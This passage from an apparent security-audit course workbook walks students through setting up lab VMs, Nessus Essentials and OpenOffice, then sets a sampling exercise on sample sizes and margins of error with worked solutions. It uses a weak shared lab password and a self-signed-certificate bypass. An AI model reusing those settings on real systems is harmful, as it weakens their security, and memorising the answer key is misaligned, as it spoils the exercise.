
Background: For some of the exercises in this class, you'll be expected to use tools (including the Nessus Essentials vulnerability scanner) which are installed on the 507Ubuntu VM.

Instructions: Locate and open the "507-G01-VMs" folder you created on your desktop. Open the folder in it called "ubuntu." Within that folder, locate and double-click on the "507Ubuntu.vmx" file. If your laptop does not show filename extensions, the VMX file will be the only one in the folder with an icon consisting of three interlocking squares.

The first time your VMware product loads the VM, it may prompt to ask whether you have moved or copied the virtual machine files. For every VM in this course, we will answer "I Moved It."



After clicking on "I Moved It," you may see a dialog box similar to the following:



If you see a dialog box like this, it is safe to select "Do not show this hint again" and then click OK.

When the Ubuntu VM has booted fully, you will see a login screen that looks like this:

```

Ubuntu 20.04.1 LTS ubuntu tty1

ubuntu login: [ 15.897861] cloud-init[1656]: Cloud-init v. 20.2-45-g5f7825e2-0ubuntu1~20.04.1 running 'modules:final' at Wed, 02 Jun 2021 18:53:11 +0000. Up 15.69 seconds.
[ 15.898076] cloud-init[1656]: Cloud-init v. 20.2-45-g5f7825e2-0ubuntu1~20.04.1 finished at Wed, 02 Jun 2021 18:53:11 +0000. Datasource DataSourceNone. Up 15.88 seconds
[ 15.898216] cloud-init[1656]: 2021-06-02 18:53:11,581 - cc_final_message.py[WARNING]: Used fallback datasource

```

There is no need to logon at the console of the Ubuntu VM. You will interact with it (and with all VMs in the lab environment) through the Windows 10 VM. Once you see the logon prompt, you may safely boot your Windows 10 VM to complete the rest of the lab.

NOTE: If your cursor becomes "lost" or stuck while working with a text-mode VM, simply use the CTRL-ALT (CMD-CTRL on Fusion) to release your mouse


Part 4 -- Windows 10 VM

Background: For every lab in this class, you'll be expected to use the "507Win10" virtual machine. This Windows 10 Enterprise VM is pre-configured with all the tools you'll need for your lab exercises. In this section, you will boot and log onto this VM.


Instructions: Locate and open the "507-G01-VMs" folder you created on your desktop. Open the folder in it called "win10." Within that folder, locate and double-click on the "507Win10.vmx" file. If your laptop does not show filename extensions, the VMX file will be the only one in the folder with an icon consisting of three interlocking squares.

Name	Date modified	Type	Size
507Win10.nvram	6/3/2021 10:15 AM	VMware Virtual M...	9 KB
507Win10.vmsd	6/3/2021 10:01 AM	VMware snapshot ...	0 KB
507Win10.vmx	6/3/2021 10:15 AM	VMware virtual ma...	4 KB
507Win10.vmx		Type: VMware virtual machine configuration M	Size: 3.26 KB
disk-cl2.vmdk		VMware Team Me...	1 KB
		VMware virtual dis...	29,669,568 ...

The first time your VMware product loads the VM, it may prompt to ask whether you have moved or copied the virtual machine files. For every VM in this course, we will answer "I Moved It."




After clicking on "I Moved It," you may see a dialog box similar to the following:



If you see a dialog box like this, it is safe to select "Do not show this hint again" and then click **OK**. VMware has simply noticed that there are some additional devices available on your system that can be connected to the virtual machine if you so desire. We will not need to connect any additional devices to our virtual machine.

If you are prompted to update the VMware tools on any of your virtual machines, you can simply click "Remind me later." You will not update the tools on any of the VMs used in the course. Likewise, you will not need to upgrade any of the virtual machine images if prompted by your hypervisor to do so.


Once the Windows VM boots, click "OK" to accept the End-User License Agreement (EULA).




Then log onto the system with these credentials:

Username: auditor


Password: Password1



After logging onto the Windows 10 VM, you'll perform several tasks to get the VM ready for your class exercises for the week. Depending on the VMWare product and version you are using, you may be prompted at some point to reboot the Windows 10 VM to complete an upgrade of VMWare tools. If you are presented with this dialog box, choose "No" to reboot the system after you complete your other setup tasks.



A startup script will run shortly after you log onto the Windows 10 VM, which will create shortcuts to many of the tools you'll use during the class. This is normal, and you don't need to interact with this command window while the script runs.




Part 5 -- Setup Nessus Essentials Scanner

Background Many of the exercises in this course will make use of the Nessus Essentials vulnerability scanner. In this section you will apply a license to the scanner and allow it to download and install plugins.

On the Windows 10 VM, launch the Firefox browser by double-clicking the Firefox icon on the desktop.




When Firefox opens, wait a few moments for plugin installation to complete, then click the "Nessus Reg" bookmark in the bookmarks bar at the top-left of the browser window.




Fill out the form on the registration page with your real email address. The license key for Nessus Essentials will be emailed to the address you enter in this form.

After you receive the license key email, click on the "Nessus" bookmark in the 507Win10 Firefox window.



Firefox will warn you that the Nessus server is using a "self-signed" certificate for TLS communications. While this would warrant a recommendation to install a certificate signed by a trusted provider on a real audit, we will accept the warning and proceed. Click the "Advanced" button to see the options required for accepting the certificate.



Next, click the "Accept the Risk and Continue" button to proceed to the Nessus website.

Websites prove their identity via certificates. Firefox does not trust this site because it uses a certificate that is not valid for 10.50.7.29:8834.


Error code: [SEC_ERROR_UNKNOWN_ISSUER](#)

[View Certificate](#)


Go Back (Recommended)

Accept the Risk and Continue

On the welcome page, click "Continue" to accept Nessus Essentials as the product to install. Nessus Essentials is free for home and educational use, and is limited in the types of scans it can perform, and the number of hosts (no more than 16) it is allowed to scan. We will use it in several of the labs throughout the course.



On the next page, click "Skip" to move to the registration page.



The image shows the Nessus Essentials registration page. At the top is the Nessus logo, which consists of a white hexagon on a dark blue background, followed by the text "nessus" in white and "Essentials" in a smaller white font. Below the logo is a section titled "Get an activation code" in white. Under this title, there is a paragraph: "To receive an email with a free Nessus Essentials activation code, enter your information." followed by another paragraph: "If you already have an activation code, skip this step." Below the text are three input fields: "First *" with the value "John", "Last *" with the value "Smith", and "Email *" with the value "user@example.com". At the bottom of the form are three buttons: "Skip" (white with a blue border and a mouse cursor icon), "Back" (white with a blue border), and "Email" (solid blue). At the very bottom of the page, there is a small copyright notice: "© 2021 Tenable™, Inc."

nessus[®]
Essentials

Get an activation code

To receive an email with a free Nessus Essentials activation code, enter your information.

If you already have an activation code, skip this step.

First * Last *

John Smith

Email *


user@example.com

Skip Back Email

© 2021 Tenable™, Inc.

Check the mail that you used to sign up for a license code from Nessus. Paste your activation code into the textbox on the registration page and then click the "Continue" button to move to the next step.

August 10, 2021



The image shows the Nessus Essentials registration interface. At the top is the Nessus logo and the text 'nessus Essentials'. Below this is the heading 'Register Nessus' followed by the instruction 'Enter your activation code.' There is a text input field labeled 'Activation Code *' containing the placeholder text 'YOUR-CODE-GOES-HERE'. Below the input field is a checkbox labeled 'Register Offline'. At the bottom are three buttons: 'Settings', 'Back', and 'Continue'. A mouse cursor is pointing at the 'Continue' button. The footer text reads '© 2021 Tenable™, Inc.'

When prompted to create a user for Nessus, use the following credentials:


Username:

auditor

Password:

Password1

You will use these credentials in future labs to authenticate to Nessus before running and reviewing scans. Click "Submit" after you have entered the credentials. If prompted by Firefox to save the password, it is okay to click "Don't Save."




Username *

auditor

Password *

Back Submit

Nessus will now begin a long process of downloading and compiling plugins for use in the scanner. When you see that Nessus is downloading or compiling the plugins, you can close the Firefox browser, and Nessus will continue running and will complete its setup on the Ubuntu server.




Part 6 -- Setup OpenOffice software


Open the OpenOffice software by double-clicking its icon on the desktop.




When presented with the "Welcome to OpenOffice" screen, click on "Next"



There is no need to enter any information into the next screen. You can simply click the "Finish" button to finish setup.



Once you are presented with the OpenOffice splash screen, you can safely close OpenOffice. It is now ready for the exercises which follow.



No further action is required at this time, but feel free to explore the Windows 10 VM.

Exercise 1.1 - Calculate Samples and Errors

VMs Needed


- ☒ Windows 10

Objectives

- Determine the appropriate sample size for gathering audit evidence, given:
 - Population size
 - An acceptable margin of error
 - Acceptable confidence interval
- Determine the accuracy of a sample by considering:
 - Number of samples taken
 - Number matching tested criteria
- Prepare appropriate language to deliver the results of the sample in an audit report

Exercise Preparation

Log on to the Windows 10 Student VM and browse to the "c:\Useful Spreadsheets\" folder. Double-click the "Calculate Samples and Errors" spreadsheet to open it in Open Office.



You will see a spreadsheet that looks like this:

Calculate Samples and Errors.xlsx - OpenOffice Calc													
File Edit View Insert Format Tools Data Window Help													
Calibri 11 B I U													
H21													
A	B	C	D	E	F	G	H	I	J	K	L	M	N
1													
2		Size of sample required for level of confidence:											
3		Population size (P):			4190								
4													
5		Expected Occurrence (p):			5.00%								
6		Acceptable Margin of Error (D):			2.00%								
7													
8		Result Confidence:	90%			n	Sample Required						
9		Z =	1.645			321.3405	298.4515519033						
10													
11		Result Confidence:	95%										
12		Z =	1.96			456.19	411.3986083221						
13													
14		Result Confidence:	99%										
15		Z =	2.575			787.3867	662.8278126621						
16													
17													
18													
19		Margin of Error based on sampling results:											
20	n	Size of sample:			45.00								
21		# matching criteria:			2.00								
22	p	% meeting criteria:			4.44%								
23													
24		90% Confidence level:											
25		Margin of Error:			5.05%								
26		Range:			-0.61%	to	9.50%						
27													
28		95% Confidence level:											
29		Margin of Error:			6.02%								
30		Range:			-1.58%	to	10.47%						
31													
32		99% Confidence level:											
33		Margin of Error:			7.91%								
34		Range:			-3.47%	to	12.36%						
35													
36													

If the expected occurrence is not known from a previous analysis, always begin by assuming a value of 50%. Following each analysis, this value can be iteratively improved for a more accurate and smaller sample size

The top portion of the spreadsheet (above the black bar) is used to calculate the required sample size for a given population size, expected occurrence (based on the results of any previous samples), the margin of error and confidence interval. The bottom part is used for determining the margin of error of a given sample, even when the population size is unknown. **If you are not instructed to use a particular confidence interval, you will normally use 95%.**

Part 1: Calculate a Sample Size

Use the top portion of the spreadsheet to determine the appropriate sample size for the scenario below:

You have been asked to determine the number of systems that must be examined to produce useful results concerning users with local administrator rights. The last time that this question was examined, 25% of systems had users in the local administrators group, despite a corporate policy to the contrary. If the organization has 25,000 Windows desktops, how many systems must we examine if we would like to determine compliance within a 3% margin of error?

Sample size: _____

Part 2: Calculate a Sample Size -- No Prior Testing

Determine how your sample size from Part 1, above, would change if this test had never been performed before. Keeping the same population size, margin of error, and confidence interval, use the spreadsheet to determine the correct sample size.

Revised sample size: _____

August 10, 2021

Part 3: Finding the Margin of Error

Use the given scenario to estimate the extent of a problem within an organization. Then, prepare the wording for reporting on this finding in the audit report.

One of your co-workers has interviewed 98 users in your organization about a specific security issue. Of those 98, four were not aware of the correct policy that applied to the question being considered.

Answer the following questions:

What percentage of users were unaware of the tested policy? _____

What is the margin of error for this sample? _____

Fill in the blanks for this section of the report:

We are 95% confident that _____ % of company employees are unaware of the tested policy, with a margin of error of _____ %.

Or:

We are 95% confident that the true percentage of employees who are unaware of the tested policy lies between _____ % and _____ %

August 10, 2021

Solutions

Part 1: The sample size should be **776**. Using the top portion of the spreadsheet, enter the population size as 25,000, the expected occurrence as 25% (the results of the last sample), and the margin of error of 3%. Read the result in the yellow box for the 95% confidence interval. To be conservative, we always use the next higher number for fractions, so 775.50677 becomes 776.

	A	B	C	D	E	F	G	H	I
1									
2		Size of sample required for level of confidence:							
3			Population size (P):			25000			
4									
5			Expected Occurrence (p):			25.00%			
6			<u>Acceptable Margin of Error (D):</u>			3.00%			
7									
8		Result Confidence:		90%			n	Sample Required	
9			Z =	1.645			563.7552	551.3227651209	
10									
11		Result Confidence:		95%					
12			Z =	1.96			800.3333	775.5067763982	
13									
14		Result Confidence:		99%					
15			Z =	2.575			1381.38	1309.0484628027	
16									
17									

August 10, 2021

Part 2: The sample size should be **1,024**. Because this test has never been done before, we change the expected occurrence to 50%, which is the worst possible case and results in the largest sample size. This is another example of being conservative in the way we sample.

	A	B	C	D	E	F	G	H	I
1									
2		Size of sample required for level of confidence:							
3			Population size (P):			25000			
4									
5			Expected Occurrence (p):			50.00%			
6			<u>Acceptable Margin of Error (D):</u>			3.00%			
7									
8		Result Confidence:		90%			n	Sample Required	
9			Z =	1.645			751.6736	729.7327762678	
10									
11		Result Confidence:		95%					
12			Z =	1.96			1067.111	1023.426710542	
13									
14		Result Confidence:		99%					
15			Z =	2.575			1841.84	1715.456409394	
16									
17									

August 10, 2021

